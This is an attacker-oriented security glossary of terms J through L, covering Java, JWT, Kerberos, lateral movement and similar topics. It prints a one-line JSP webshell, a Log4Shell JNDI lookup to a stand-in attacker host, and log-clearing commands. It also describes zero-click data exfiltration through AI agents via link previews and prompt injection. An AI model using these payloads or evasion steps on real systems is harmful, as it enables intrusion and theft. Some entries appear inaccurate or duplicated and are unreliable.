Java --- A programming language and platform widely used in enterprise applications (Oracle WebLogic, Apache Tomcat, Jenkins, Jira). Java applications are vulnerable to: deserialization (ObjectInputStream), RCE via library vulnerabilities (Log4Shell), misconfig (JMX, RMI). Attackers exploit Java vulnerabilities for initial access, especially in legacy systems. Java applets (deprecated) were used for drive-by downloads. Java malware can be obfuscated (Zelix KlassMaster, ProGuard) and loaded via reflection.

JavaScript (JS) --- A programming language executed in the browser. JavaScript is used for: XSS (Cross-Site Scripting), session

hijacking (stealing cookies), drive-by download, crypto mining (Coinhive), phishing (fake input forms). For an attacker, JavaScript is a tool for client-side attacks: they can inject a script via XSS that steals data, performs actions on behalf of the user, redirects to phishing sites. ShinyHunters used JS in a modified Aura Inspector to exfiltrate Salesforce data via the API.

JCE (Java Cryptography Extension) --- The Java Cryptography Extension, defining encryption policies (key length restrictions). In 2026, JCE Unlimited Strength Jurisdiction Policy Files allow using AES-256 and other strong algorithms. For an attacker, JCE is important: if the attacked Java application uses weak cryptography (AES-128, DES) due to JCE restrictions, it can be exploited.

JDB (Java Debugger) --- The Java Debugger. JDB can be used for: dynamic analysis of Java applications, finding vulnerabilities, modifying application behavior at runtime. For an attacker, JDB is a tool for reverse engineering target Java applications (e.g., malware control panels, proprietary software).

JDBC (Java Database Connectivity) --- An API for connecting Java applications to databases (SQL). JDBC connection strings may contain passwords in plaintext. For an attacker, stealing JDBC strings (from config files, environment variables, memory dumps) gives access to databases. JDBC injection (SQL injection via JDBC) is a classic vector.

JEA (Just Enough Administration) --- A Microsoft technology for limited administration via PowerShell, allowing delegation of rights without providing full administrative access. JEA is used to protect against lateral movement: even if an account is compromised, it can only execute a limited set of commands. For an attacker, JEA is an obstacle: they need to find other accounts or bypass restrictions by exploiting vulnerabilities in JEA itself.

JET (Joint Evaluation Team) --- A security evaluation group. In the context of attacks, JET has no direct relevance, but in a military context, it refers to coordination between USCYBERCOM and other structures.

JIT (Just-In-Time) Compilation --- Just-in-time compilation: a method used in .NET, Java, JavaScript, where bytecode (CIL, Java bytecode) is compiled to machine code during execution. For an attacker, JIT is interesting because malware can be loaded as bytecode and JIT-compiled, complicating static analysis. Some attacks use JIT to generate shellcode on the fly (JIT spraying).

JNDI (Java Naming and Directory Interface) --- A Java API for accessing directory services (LDAP, DNS, RMI). JNDI became widely known after the Log4Shell vulnerability (CVE-2021-44228), where an attacker could execute arbitrary code via JNDI lookup. For an attacker, JNDI is an attack vector for Java applications using logging (Log4j, Logback) or other libraries where user input can be passed to JNDI.

Job Offer PDF --- A phishing document (PDF) sent to developers or IT professionals as a "job offer." A job offer PDF often contains macros, links to fake portals, or malicious attachments. The Bybit hack began with sending a job offer PDF to a Safe{Wallet} developer, which contained an infostealer. For an attacker, a job offer PDF is an effective vector because developers expect job offers, especially on platforms like LinkedIn.

John the Ripper (John) --- A password cracking tool (offline), supporting many hash formats (Unix crypt, NTLM, Kerberos, MD5, SHA1, bcrypt). John is used for offline cracking of hashes obtained via DCSync, NTDS.dit dump, or from config files. John can use

GPU (OpenCL, CUDA) for acceleration. In 2026, John remains a standard alongside Hashcat.

Join (Active Directory) --- Joining a computer to an Active Directory domain (domain join). Computers in a domain are managed by group policies (GPO), have centralized authentication. For an attacker, computers in a domain are a target: after compromising one computer, they can move through domain trust relationships.

JOP (Jump-Oriented Programming) --- An exploitation technique similar to ROP (Return-Oriented Programming), but using jump instructions instead of return. JOP is used to bypass protections (CFG --- Control Flow Guard, CET --- Control-flow Enforcement Technology) where return instructions are protected. For an attacker, JOP requires the presence of enough gadgets (sequences of instructions ending in a jump) in the executable code.

JOSE (JSON Object Signing and Encryption) --- A standard for signing and encrypting JSON objects (JWS --- JSON Web Signature, JWE --- JSON Web Encryption). JOSE is used in JWT (JSON Web Tokens) for authentication. For an attacker, JOSE is important: misconfig in signature verification (none algorithm), theft of secret keys (HMAC) or private keys (RSA, EC) allows forging JWTs and gaining unauthorized access.

JPA (Java Persistence API) --- An API for object-relational mapping (ORM) in Java. JPA applications can be vulnerable to JPA injection (similar to SQL injection) if queries are built from user input without parameterization. For an attacker, JPA applications are a target, like any other web applications with databases.

JRE (Java Runtime Environment) --- The Java Runtime Environment, necessary to run Java applications. JRE contains

libraries and the JVM (Java Virtual Machine). Vulnerabilities in JRE can be used for remote code execution (RCE) on systems running Java applications. In 2026, many organizations still use outdated JRE (Java 6, 7, 8) for legacy applications, creating opportunities for attacks.

JS (JavaScript) --- A programming language executed in the browser. JavaScript is used for: XSS (Cross-Site Scripting), session hijacking (stealing cookies), drive-by download, crypto mining (Coinhive), phishing (fake input forms). For an attacker, JavaScript is a tool for client-side attacks: they can inject a script via XSS that steals data, performs actions on behalf of the user, redirects to phishing sites. JavaScript is also used on the server (Node.js) for web applications, APIs, C2.

JSBeautifier --- A tool for formatting (beautifying) minified JavaScript code, making it readable. Used for analyzing obfuscated JavaScript (in XSS payloads, phishing sites, malware). For an attacker, JSBeautifier is a tool for reverse engineering others' code.

JSC (JavaScriptCore) --- The JavaScript engine in WebKit (Safari). Vulnerabilities in JSC (JavaScriptCore) can be used for RCE on iOS/macOS via the browser. For an attacker, JSC is an attack surface to gain access to Apple devices.

JSF (JavaServer Faces) --- A framework for Java web applications. JSF applications can be vulnerable to: XSS, CSRF, view state manipulation (serialized state may contain sensitive data). For an attacker, JSF applications are a target, like any other Java web applications.

JSON (JavaScript Object Notation) --- A data exchange format, widely used in APIs, configurations, web applications. JSON injections are possible if an application generates JSON from user

input without escaping, leading to JavaScript injection (XSS) or structure violation. JSON Web Tokens (JWT) are used for authentication; forging them is a common technique.

JSON Web Encryption (JWE) --- A standard for encrypting JSON objects (RFC 7516). JWE is used to protect data in JWTs. For an attacker, JWE is important: if they manage to obtain the encryption key, they can decrypt the token contents.

JSON Web Key (JWK) --- A JSON object representing a cryptographic key (RSA, EC, HMAC). JWK is used in JWT for signing and encryption. For an attacker, stealing JWK (from configurations, environment variables) allows forging JWTs.

JSON Web Signature (JWS) --- A standard for signing JSON objects (RFC 7515). JWS is used in JWT for authentication. Vulnerabilities: none algorithm (signature not checked), algorithm confusion (using RSA instead of HMAC), leakage of secret keys. For an attacker, exploiting JWS can grant access to systems using JWT.

JSON Web Token (JWT) --- A token for authentication and data exchange in JSON format, signed (JWS) or encrypted (JWE). JWT is used in OAuth 2.0, OpenID Connect, API authentication. Attacks on JWT: token forgery (none algorithm), secret key theft, algorithm confusion (RS256 vs HS256), exploitation of weak keys, token theft via XSS. For an attacker, JWT is a target: a forged token can give access to any user's account, including the administrator.

JSP (JavaServer Pages) --- A technology for creating dynamic web pages in Java. JSP files can contain Java code that executes on the server. Attackers can upload malicious JSP files (webshell) via file upload vulnerabilities to gain command execution on the

server. JSP webshell is a classic backdoor for Java servers (Tomcat, WebLogic, JBoss).

JSP Webshell --- A malicious JSP file uploaded to a web server (Tomcat, WebLogic, JBoss) that allows executing commands on the server via HTTP requests. A JSP webshell is used for persistence and C2. Example: <% Runtime.getRuntime().exec(request.getParameter("cmd")); %>. A JSP webshell can be disguised as a legitimate file (e.g., error.jsp).

JSTL (JavaServer Pages Standard Tag Library) --- The standard tag library for JSP. JSTL can be used in attacks if the application does not escape output (XSS). For an attacker, JSTL is not a direct vector, but part of the JSP ecosystem.

JTAG (Joint Test Action Group) --- An interface for debugging and testing printed circuit boards and microchips. JTAG is used for: dumping firmware, writing malicious code to device memory, debugging embedded systems. For an attacker, JTAG is a way to physically access devices to extract keys, modify firmware.

Jump Box --- A specially designated server (or virtual machine) used as an intermediate node for accessing protected network segments (production environments, databases, OT networks). A jump box is the only entry point to these segments, access is strictly limited (usually only via VPN, with MFA, with IP whitelist). For an attacker, compromising a jump box is a critical success: gaining control of the jump box gives access to all systems behind it, bypassing firewalls and segmentation. A jump box often has two network cards (dual-homed): one for management (IT network), the other for accessing the protected segment. After compromising an administrative account with access to the jump box, an attacker can use it for lateral movement, data exfiltration, and deploying malware. A jump box can also be implemented as a "jump host" in cloud environments (AWS Systems Manager Session Manager,

Azure Bastion). In the attack on Stryker, Handala did not need a jump box because Intune had direct access to all devices.

Jump Host --- A synonym for jump box: a server used as a gateway for accessing internal networks isolated from direct internet access. A jump host often runs on Linux or Windows, access is via SSH (with keys, no passwords) or RDP (with MFA). A jump host can be implemented as a "bastion host" in AWS terminology. For an attacker, a jump host is a target: if they manage to compromise an account with access to the jump host, or steal SSH keys, they can move to protected segments. A jump host can also be used for tunneling traffic (SSH tunneling, RDP tunneling) through protected networks. Unlike a jump box, a jump host often implies using SSH as the main access protocol. In corporate environments, a jump host often logs all actions, creating a risk for the attacker: they must clear logs or use methods that leave no traces (e.g., memory-only payloads).

Junk Code --- "Junk" code: instructions that do not affect functionality but are added to complicate analysis (obfuscation). Junk code is used in malware to: increase size, complicate reverse engineering, hide malicious logic among legitimate operations. Antiviruses may miss malware with large amounts of junk code because signatures do not match.

Just-in-Time (JIT) Spraying --- An exploitation technique where an attacker allocates memory with many pages containing JIT-compiled code, which is then used to bypass ASLR and DEP. JIT spraying is used in browser attacks, where the JavaScript engine (JIT) compiles code that becomes predictable in address space.

JVM (Java Virtual Machine) --- The Java Virtual Machine, executing Java bytecode. JVM is an attack target: vulnerabilities in JVM can lead to RCE (remote code execution) on the system running a Java application. Attack methods: deserialization

(ObjectInputStream), vulnerabilities in the JIT compiler, sandbox bypass. In 2026, many organizations use outdated JVM (Java 8) for legacy applications.

JWT (JSON Web Token) --- JSON Web Token (JWT) --- a compact, URL-safe token for transferring claims between parties. JWT consists of three parts: header (algorithm, type), payload (data: user, rights, expiration), signature (signature). Used for authentication in APIs, OAuth 2.0, OpenID Connect. Attacks on JWT: none algorithm (signature not checked), algorithm confusion (RS256 vs HS256), secret key theft, exploitation of weak keys, token theft via XSS. For an attacker, JWT is a target: a forged token can give access to any user's account, including the administrator.

JWT Confusion --- An attack on JWT based on algorithm confusion: the server expects a signature with an asymmetric algorithm (RS256), but receives a token signed with a symmetric one (HS256), and uses the RSA public key as the HMAC secret key. This allows the attacker to forge the signature. JWT confusion requires knowledge of the server's public key (often available via the JWKS endpoint).

K

Kali Linux --- A Linux distribution specialized for pentesting and security. Kali contains hundreds of tools: vulnerability scanners (Nmap, OpenVAS), password cracking tools (John, Hashcat), exploitation frameworks (Metasploit), wireless attack tools (Aircrack-ng), social engineering (SET), reverse engineering (Ghidra, IDA Free). Kali is the standard OS for pentesters, but attackers also use it (as a base environment) and customize it for their own needs (installing custom C2, hiding activity). In 2026, Kali remains the most popular distribution for hacking tasks.

Kerberoasting --- A Kerberos attack where an attacker requests tickets for service accounts (SPN --- Service Principal Names) and extracts their hashes (RC4_HMAC, AES256_CTS_HMAC_SHA1). These hashes are then cracked offline (Hashcat, John). Kerberoasting allows an attacker to obtain passwords of service accounts, which often have elevated privileges (e.g., accounts for running applications, SQL servers). The attack does not require elevated rights (a regular domain user is sufficient). BloodHound can identify accounts vulnerable to Kerberoasting.

Kerberos --- A network authentication protocol used in Active Directory (and other systems). Kerberos uses tickets for authentication, avoiding sending passwords over the network. Attacks on Kerberos: Golden Ticket (TGT forgery), Silver Ticket (service ticket forgery), Kerberoasting (extracting hashes of service accounts for offline cracking), AS-REP Roasting (extracting hashes of users with pre-authentication disabled). Kerberos is the foundation of AD security, and its compromise gives an attacker full access to the domain.

Kernel (Ядро) --- The central part of the operating system (Windows, Linux, macOS), managing processes, memory, devices, system calls. The kernel runs with the highest privileges (ring 0 in x86). For an attacker, kernel compromise (kernel exploit) gives full control over the system, the ability to hide processes (rootkit), disable EDR, bypass all security mechanisms. Kernel exploits can be local (LPE) or remote (RCE) --- the latter is rare. BYOVD (Bring Your Own Vulnerable Driver) is a technique to gain kernel access via a vulnerable driver.

Kernel Exploit --- An exploit using a vulnerability in the operating system kernel to escalate privileges (LPE) or execute code with kernel privileges. A kernel exploit allows accessing system memory, processes, devices, bypassing ASLR, DEP, CFG. Examples: Dirty COW (Linux), CVE-2021-34527 (PrintNightmare), CVE-2019-1458 (Windows). For an attacker, a kernel exploit is the final stage of

escalation after gaining user access. In 2026, modern OS kernels have many protections (KASLR, SMAP, SMEP), making kernel exploits more difficult, but legacy systems (Windows 7, old Linux kernels) remain vulnerable.

KEV (Known Exploited Vulnerabilities) --- A CISA catalog containing vulnerabilities actively exploited in the wild. US federal agencies are required to remediate vulnerabilities in the KEV within set deadlines (usually 2 weeks). KEV includes: CVE-2026-20131 (Cisco FMC, CVSS 10.0), CVE-2026-20963 (SharePoint, CVSS 8.8). For an attacker, KEV is an indicator of which vulnerabilities are still unpatched in many organizations (as not all follow CISA requirements). Monitoring KEV provides information about fresh 1-days.

Key Derivation Function (KDF) --- A key derivation function, transforming a password or master key into a cryptographic key, using a salt and many iterations (PBKDF2, bcrypt, scrypt, Argon2). KDF slows down offline hash cracking. For an attacker, KDF is an obstacle: bcrypt (with 10 rounds) is significantly slower than NTLM, Argon2id even slower. Therefore, when cracking password hashes, attackers prefer to attack NTLM (fast), not bcrypt. In AD, user passwords are stored as NTLM hashes (fast), facilitating cracking.

Key Exchange --- Key exchange: a process where two parties create a shared secret key over an insecure channel (Diffie-Hellman, ECDH). Key exchange is used in TLS, SSH, IPsec. For an attacker, key exchange is interesting: if they manage to compromise a session (MITM), they can replace keys. Vulnerabilities: Logjam (DH with 1024-bit primes), weak curves in ECDH. Forward secrecy (PFS) prevents decryption of past sessions after compromising the long-term key.

Keylog (Keylogger) --- A keylogger: a program or device for recording keystrokes. A keylogger can be: software-based (hooking

the keyboard, intercepting GetAsyncKeyState), hardware (USB device between keyboard and computer), driver-level (intercepting at kernel level). Keyloggers are used to steal passwords, messages, confidential information. Infostealers (RedLine, LummaC2) often contain keyloggers. A keylogger can run in the background, recording all keystrokes and sending them to the C2.

Keylogger --- A program or device for recording keystrokes (keylogging). A keylogger can be: software-based (hooking the keyboard, intercepting GetAsyncKeyState), hardware (USB device between keyboard and computer), driver-level (intercepting at kernel level). Keyloggers are used to steal passwords, messages, confidential information. Infostealers (RedLine, LummaC2) often contain keyloggers. A keylogger can run in the background, recording all keystrokes and sending them to the C2.

Keyring --- A key storage in Linux (GNOME Keyring, KWallet) and macOS (Keychain). A keyring stores passwords, SSH keys, certificates. For an attacker, a keyring is a target: an infostealer can extract passwords from GNOME Keyring (via D-Bus) or macOS Keychain (via the security command). In Windows, the equivalents are Credential Manager and DPAPI.

Kibana --- A data visualization tool for Elasticsearch, part of the ELK stack (Elasticsearch, Logstash, Kibana). Kibana is used for log analysis, building dashboards, anomaly detection. For an attacker, Kibana is a target: if they gain access to Kibana (misconfig, weak password), they can read logs containing sensitive data (passwords, sessions) and delete records of their activity.

Kill Chain --- An attack model (Cyber Kill Chain, developed by Lockheed Martin) describing the stages: reconnaissance, weaponization, delivery, exploitation, installation, command & control, actions on objectives. For an attacker, the kill chain is a planning framework: they must go through all stages without being

detected. For defenders, it's a model for building detections at each stage. In 2026, the kill chain has been supplemented with stages related to AI and the cloud.

KMS (Key Management Service) --- Microsoft's key management service for activating Windows and Office in a corporate environment. KMS can be compromised for: activating pirated software, replacing keys, injecting backdoors. KMS activation uses a protocol vulnerable to MITM (if HTTPS is not used). In attacks, KMS is rarely a direct target, but can be a point for lateral movement.

KQL (Kusto Query Language) --- A query language used in Azure Data Explorer, Microsoft Sentinel, and other Microsoft products. KQL is used by defenders for threat hunting in logs. For an attacker, understanding KQL helps understand which queries defenders use and how to avoid them (e.g., not create events that would appear in typical KQL queries).

Krb5 --- Implementation of Kerberos version 5 (used in Active Directory, MIT Kerberos, Heimdal). Krb5 is vulnerable to: ticket attacks (Golden Ticket, Silver Ticket), Kerberoasting, AS-REP Roasting. For an attacker, Krb5 is a protocol to attack after AD compromise.

KRL (Kerberos Realm) --- A Kerberos realm, usually matching the Active Directory domain (in uppercase, e.g., CONTOSO.COM). KRL is important for ticket identification. For an attacker, KRL is important when creating a Golden Ticket: the correct realm must be specified, otherwise the ticket will not be accepted.

Kubeconfig --- A configuration file for accessing a Kubernetes cluster, containing the API server URL, certificates, tokens. For an attacker, stealing a kubeconfig (from memory dump, disk, CI/CD)

gives full control over the Kubernetes cluster. Kubeconfig is often stored in .kube/config on developer hosts and in CI/CD pipelines.

Kubelet --- An agent on each Kubernetes node, responsible for running containers. Kubelet has an API (port 10250) that may be open to attack. Kubelet vulnerabilities (CVE-2020-8554, CVE-2020-8557) can lead to code execution on the host. For an attacker, kubelet is a target for container breakout.

Kubernetes (K8s) --- A platform for managing containers (Docker). Kubernetes is used in cloud and on-prem environments. Attacks on Kubernetes: compromising the API server (misconfig, open port 6443), stealing kubeconfig, attacks on kubelet (vulnerabilities), container breakout (escaping a container to the host), attacks on etcd (the cluster database). Kubernetes is a target for crypto mining (cryptojacking) and data exfiltration (stealing secrets from Kubernetes secrets). Telus was compromised via GCP, which could have involved Kubernetes.

L

L0phtCrack --- One of the first tools for cracking Windows passwords (LM hashes, NTLM). L0phtCrack used dictionary attacks, brute force, rainbow tables. In 2026, it is considered legacy, replaced by Hashcat and John the Ripper, but its methods (LM hashes, LAN Manager weakness) are still relevant for old systems.

L2TP (Layer 2 Tunneling Protocol) --- A layer 2 tunneling protocol, often used with IPsec for VPN. L2TP/IPsec is vulnerable to: downgrade attacks, weak PSK (Pre-Shared Keys), attacks on IPsec. For an attacker, compromising an L2TP VPN is initial access to a corporate network.

L7 (Layer 7) --- The application layer of the OSI model (HTTP, DNS, SMTP, FTP). Attacks on L7: SQL injection, XSS, CSRF, HTTP flood, slowloris. L7 DDoS attacks are harder to filter than network attacks because the traffic looks legitimate.

Lab (Malware Analysis Lab) --- An isolated environment for malware analysis: virtual machines (VMware, VirtualBox), network isolation, monitoring tools (Cape, Cuckoo, ProcMon, Wireshark). Analysts run malware in the lab to study behavior, extract IoCs. For an attacker, a lab is a threat: if malware ends up in a lab, its signatures become known. To evade, anti-sandbox techniques are used.

Label (Data) --- A data label (in AI, in classification). In the context of attacks, label poisoning is a technique where an attacker changes labels in training data so that an AI model (e.g., ML-based EDR) produces incorrect results (misses malware).

LAG (Link Aggregation) --- Link aggregation, combining network interfaces to increase bandwidth and fault tolerance. In the context of attacks, LAG can be a target: compromising one of the interfaces could give access to traffic.

Lambda (AWS Lambda) --- An AWS serverless functions service. Lambda is used for: automation (responding to events), executing code without managing a server. For an attacker, Lambda is a way to hide C2 activity: legitimate functions can be used for exfiltration (sending data via Lambda), executing commands (if code is vulnerable). Lambda has IAM roles that can be used to access other AWS resources.

LAN (Local Area Network) --- A local area network. Attacks in LAN: ARP poisoning, DHCP starvation, broadcast attacks, lateral

movement via SMB, RDP, WinRM. After initial access, an attacker explores the LAN for valuable systems.

LAN Manager (LM) --- An outdated Windows authentication protocol, storing passwords in LM hashes (weak, splits password into 7-character blocks). LM hashes are cracked in seconds. In 2026, LM is disabled by default in modern Windows, but may be enabled for compatibility with legacy systems.

Land Attack --- A DoS attack where a TCP packet with the same source and destination IP address is sent (SYN packet with the victim's IP as both source and destination). This causes the system to hang (if not protected). The Land attack is a classic DoS from the 1990s, rarely seen in 2026.

LANMAN (LM) --- LAN Manager (LM) --- an outdated Windows authentication protocol, storing passwords in LM hashes (weak, splits password into 7-character blocks, case-insensitive). LM hashes are cracked in seconds. In 2026, LM is disabled by default in modern Windows, but may be enabled for compatibility with legacy systems. Attacks on LM: capturing LM hash via responder, offline cracking (Hashcat).

Lateral Movement --- Lateral movement: moving an attacker across the network between computers and servers after initial access. The goal is to reach systems with valuable data (databases, domain controllers) and escalate privileges. Methods: Pass-the-Hash, Pass-the-Ticket, RDP, PsExec, WMI, WinRM, DCOM, SMB. Lateral movement is the noisiest stage of an attack, requiring careful planning to avoid triggering EDR detections.

Lattice (Cryptography) --- A lattice in cryptography (lattice-based cryptography), used in post-quantum algorithms (Kyber, Dilithium).

In 2026, post-quantum cryptography is being deployed, but legacy systems remain vulnerable to quantum attacks.

Lazarus Group --- An APT group linked to North Korea (DPRK). Lazarus is known for: attacks on crypto exchanges (Bybit $1.5B in February 2025), cyber extortion (WannaCry), espionage, attacks on banks (SWIFT). Lazarus uses supply chain attacks (Bybit via Safe{Wallet}), complex laundering chains (tumblers, Monero, DeFi). For an attacker, Lazarus is an example of a state group combining financial motivation with political goals.

LBR (Last Branch Record) --- A mechanism in Intel processors for recording branch history. LBR is used in EDR to detect ROP/JOP attacks. For an attacker, LBR is an obstacle: they must avoid patterns that would be recorded in LBR and analyzed.

LBS (Location-Based Service) --- Location-based services (GPS, Wi-Fi positioning). In the context of attacks, LBS is used for: tracking victims (doxxing), targeting (attacks based on location), hacking via location data (e.g., answers to security questions like "city of birth").

LCE (Local Code Execution) --- Local code execution on a system, often with the current user's privileges. LCE can be a step towards LPE (Local Privilege Escalation). Unlike RCE (Remote Code Execution), LCE requires existing access (shell, webshell).

LDAP (Lightweight Directory Access Protocol) --- A protocol for accessing directory services (Active Directory, OpenLDAP). LDAP is used for: authentication, user and group search, attribute modification. Attacks on LDAP: LDAP injection, anonymous access (if authentication is not configured), DCSync (via LDAP), data theft (list of users). LDAP is a critical protocol in AD.

LDAP Injection --- Injecting code into LDAP queries, similar to SQL injection. Example: (|(user=*)(user=*)) instead of (user=admin). LDAP injection can lead to: authentication bypass (logging in without password), data theft (modifying filter to return all records), data modification. Found in web applications using LDAP without escaping.

LDR (LoadLibrary) --- A Windows function for loading a DLL into a process. LDR is used in: DLL injection (calling LoadLibrary in a remote process), reflective DLL injection (without LoadLibrary), loading malware. For EDR, calling LoadLibrary in a remote process is a trigger.

Leak (Data) --- Data leak: unauthorized disclosure of confidential information. A data leak can be: public (ShinyHunters on a leak site), private (sold to closed syndicates), or insider. Data leaks are used for: extortion, credential stuffing, identity theft, BEC. Conduent (25M+ records), Wynn (800k records) are examples of data leaks.

Leak Site --- A website where stolen data is published. A leak site is used for extortion: if the victim does not pay the ransom, the data is published. ShinyHunters has its own leak site with ultimatums ("FINAL WARNING") and proof samples. Leak sites can be on the dark web (Tor) or the open internet (Limewire). For an attacker, a leak site is a tool to pressure the victim.

Least Privilege --- The principle of least privilege: users and processes should have the minimum necessary rights. Violation of the principle (over-privileged accounts) is one of the main vulnerabilities. ShinyHunters exploited over-privileged guest users in Salesforce. For an attacker, finding over-privileged accounts is a key task after initial access.

Legacy System --- An outdated system (Windows 7, Windows Server 2008, old Linux versions, Java 6/7) that no longer receives security updates or is used with unpatched vulnerabilities. Legacy systems are easy targets for attackers because vulnerabilities are known and exploits are available. Interlock attacked Cisco FMC (appliance), which many organizations patch slowly.

Levenshtein Distance --- The Levenshtein distance: a measure of the difference between two strings (minimum number of insertions, deletions, substitutions). Used in OSINT to find similar domains (typosquatting), phishing URLs, fake profiles.

LF (Line Feed) --- A line feed character. In attacks, CRLF injection (Carriage Return Line Feed) is used to add new headers to HTTP responses.

LFI (Local File Inclusion) --- A vulnerability allowing inclusion of local files on the server via web application parameters. Example: include($_GET['page']). LFI can lead to: reading configuration files (passwd, config.php), code execution (via log poisoning, PHP wrappers), RCE. LFI is often found in PHP applications.

LG (Local Group) --- A Windows local group (Administrators, Users, Remote Desktop Users). Managing local groups can be via group policies (GPO). For an attacker, adding a user to the local Administrators group (via GPO or locally) is a persistence method.

LGTM (Looks Good to Me) --- A phrase in code review, indicating approval of changes. In the context of supply chain attacks, an attacker can inject malicious code that looks harmless and get an LGTM from reviewers.

Library (DLL) --- A dynamic-link library in Windows. DLLs contain code used by multiple applications. Attacks on DLLs: DLL hijacking (replacing a legitimate DLL), DLL sideloading (loading a malicious DLL by a legitimate application), DLL injection (injecting code via LoadLibrary).

Library (Python) --- A Python library. Supply chain attacks via PyPI (Python Package Index) --- publishing malicious packages with similar names (typosquatting). Developers download and install a package that steals data or installs a backdoor.

Licensing (Software) --- Software licensing. In attacks, it is used: stealing license keys, using pirated software (cracked software) as a vector for malware distribution (infostealers via crack sites).

Lifetime (Token) --- The lifetime of a token (JWT, OAuth, session cookie). Tokens with a long lifetime are targets for attackers: a stolen token can be used for a long time. OAuth refresh tokens live for weeks, session cookies for hours. Shortening the lifetime is a protection, but reduces convenience.

Lightweight Directory Access Protocol (LDAP) --- Lightweight Directory Access Protocol (LDAP). LDAP is used in Active Directory (AD), OpenLDAP, for authentication, user and group search, attribute modification. LDAP operates on ports 389 (TCP/UDP), LDAPS on 636. Attacks on LDAP: LDAP injection, anonymous access (if authentication not configured), DCSync (via LDAP), data theft (list of users, groups).

LIME (Linux Memory Extractor) --- A tool for dumping Linux memory (Live Memory Extraction). Used for incident analysis

(forensics). For an attacker, LIME is a threat: if defenders take a memory dump, they can extract keys, passwords, process contents.

Limewire --- A file-sharing platform, revived as a service for publishing proof samples. ShinyHunters uploaded proof samples of stolen data to Limewire to confirm the seriousness of the threat to victims. In 2026, Limewire is an extortion tool.

Link (Symlink) --- A symbolic link. In attacks, symlinks are used for: bypassing restrictions (if an application follows a symlink, you can access files outside the allowed directory), privilege escalation (if you can create a symlink in a system directory), persistence.

Link Preview --- Automatic link previews in messengers (Telegram, Slack, Discord, Teams). When a link is sent, the platform automatically makes a GET request to get the header, description, image. Zero-click auto-preview exploitation uses this function: an AI agent generates a URL with stolen data, the platform automatically makes a GET request, and the data is sent to the attacker. PromptArmor discovered this vulnerability in OpenClaw and other AI agents.

Linkd (Active Directory) --- A utility for managing links in Active Directory. Can be used for mapping connections, finding attack paths. BloodHound replaces it more advancedly.

Linux --- An open-source operating system widely used on servers, IoT, cloud platforms. Attacks on Linux: LPE (Dirty COW, CVE-2021-3156), RCE on web services (Apache, nginx), theft of SSH keys, crypto mining, attacks on containers (Docker breakouts). Linux has its own ecosystem of tools (Metasploit, Cobalt Strike for Linux).

Linux Kernel --- The Linux kernel. Kernel vulnerabilities (Dirty COW, CVE-2021-3490) give LPE to root. Kernel exploits for Linux are often used for escalation after gaining user access.

List (C2) --- A list of C2 servers in the agent (hardcoded, DGA, via DNS). The agent iterates through the list until it finds an active C2. For resilience, the list should be large and updatable.

LLM (Large Language Model) --- A large language model (GPT, Claude, Gemini). In the context of attacks, LLMs are used for: generating phishing emails (without errors), writing malware code (Slopoly), deepfake vishing (voice generation), bypassing guardrails (prompt injection), automating OSINT. LLMs are a tool for scaling attacks. Slopoly is the first AI-generated C2.

LLMNR (Link-Local Multicast Name Resolution) --- A Windows protocol for name resolution on the local network when DNS is unavailable. LLMNR is vulnerable to spoofing: an attacker on the local network can respond to an LLMNR query, impersonating a legitimate host, and capture the NTLM hash (responder). LLMNR is recommended to be disabled.

LM (LAN Manager) --- See LAN Manager.

LM-Hash --- A password hash in the LAN Manager protocol. The LM hash splits the password into 7-character blocks, filling missing characters, and is case-insensitive. The LM hash is cracked in seconds. In modern Windows, it is disabled, but may be enabled for compatibility with legacy systems.

LN (Link) --- A hard link in Unix/Linux. In attacks, hard links can be used for: bypassing restrictions (if a file is deleted but a hard link exists, the data remains), persistence.

Load Balancing --- Load balancing. For an attacker, a load balancer is an obstacle: it distributes traffic among multiple servers, which can confuse reconnaissance. It can also hide the real IP of the backend server. In DDoS attacks, the load balancer can be a target.

LoadLibrary --- A Windows function for loading a DLL. Used in DLL injection: CreateRemoteThread with the address of LoadLibrary to load a malicious DLL into a remote process. For EDR, calling LoadLibrary in a remote process is a signature.

Local Admin --- A local administrator on a computer (local Administrators group). For an attacker, having Local Admin on a computer allows: installing software, changing settings, disabling antivirus, dumping LSASS. Lateral movement often requires Local Admin on target systems.

Local Privilege Escalation (LPE) --- Local privilege escalation: from a regular user to SYSTEM (Windows) or root (Linux). LPE is achieved via: kernel exploits, misconfigured services (AlwaysInstallElevated), driver vulnerabilities (BYOVD), credential theft (LSASS). LPE is a standard stage after initial access.

LockBit --- A RaaS group (LockBit 3.0, LockBit Black), one of the most active until the takedown in 2024. LockBit used an affiliate model, encrypted Windows, Linux, ESXi. In 2026, LockBit is considered disrupted, but its techniques are used by other groups.

Lockdown Mode (iOS) --- A protection mode in iOS, blocking many functions (phishing links, injections) to protect against targeted attacks (Pegasus). Lockdown Mode is an obstacle for attackers trying to exploit iOS via 0-click.

Log Aggregation --- Log aggregation (SIEM, Splunk, Sentinel). An attacker must either clear logs before they reach the SIEM, or act so as not to create events that are aggregated.

Log Analysis --- Log analysis to detect attacks. For an attacker, log analysis is a threat: if traces are left in logs (Windows Event Log, syslog, CloudTrail), defenders can detect the attack. Therefore, attackers clear logs (wevtutil cl, rm /var/log/), disable logging (ETW unhooking), or use methods that do not create logs (memory-only).

Log Injection --- Injecting false entries into logs to: hide real actions (flooding logs with garbage), exploit vulnerabilities (log injection can lead to command injection if logs are processed by scripts), deceive analysts.

Log4j --- A logging library for Java. Log4Shell (CVE-2021-44228) is a critical vulnerability allowing RCE via JNDI injection. In 2026, Log4j is still used in old systems not updated after Log4Shell. For an attacker, Log4j is an initial access vector.

Log4Shell --- A vulnerability in Log4j allowing arbitrary code execution (RCE) via JNDI lookup (ldap://attacker.com/exploit). Millions of servers were attacked. In 2026, Log4Shell is still exploited in unpatched systems.

Logging --- Logging. For an attacker, logging is an enemy: they must minimize logs, disable auditing, clear traces. Interlock used aggressive log deletion via HAProxy cron jobs.

Logic Bomb --- Malicious code that activates under a certain condition (date, event, absence of a signal). A logic bomb can be planted by an insider (employee) for sabotage. In the context of APT, a logic bomb can be used for destructive operations.

LOLBins (Living Off the Land Binaries) --- Legitimate Windows binaries that can be used for malicious purposes: powershell.exe, cmd.exe, wmic.exe, rundll32.exe, regsvr32.exe, mshta.exe, certutil.exe, bitsadmin.exe. LOLBins are used for: downloading malware (certutil), executing code (mshta), persistence (schtasks), disabling protection (sc stop). Using LOLBins bypasses AppLocker and EDR because the processes are legitimate.

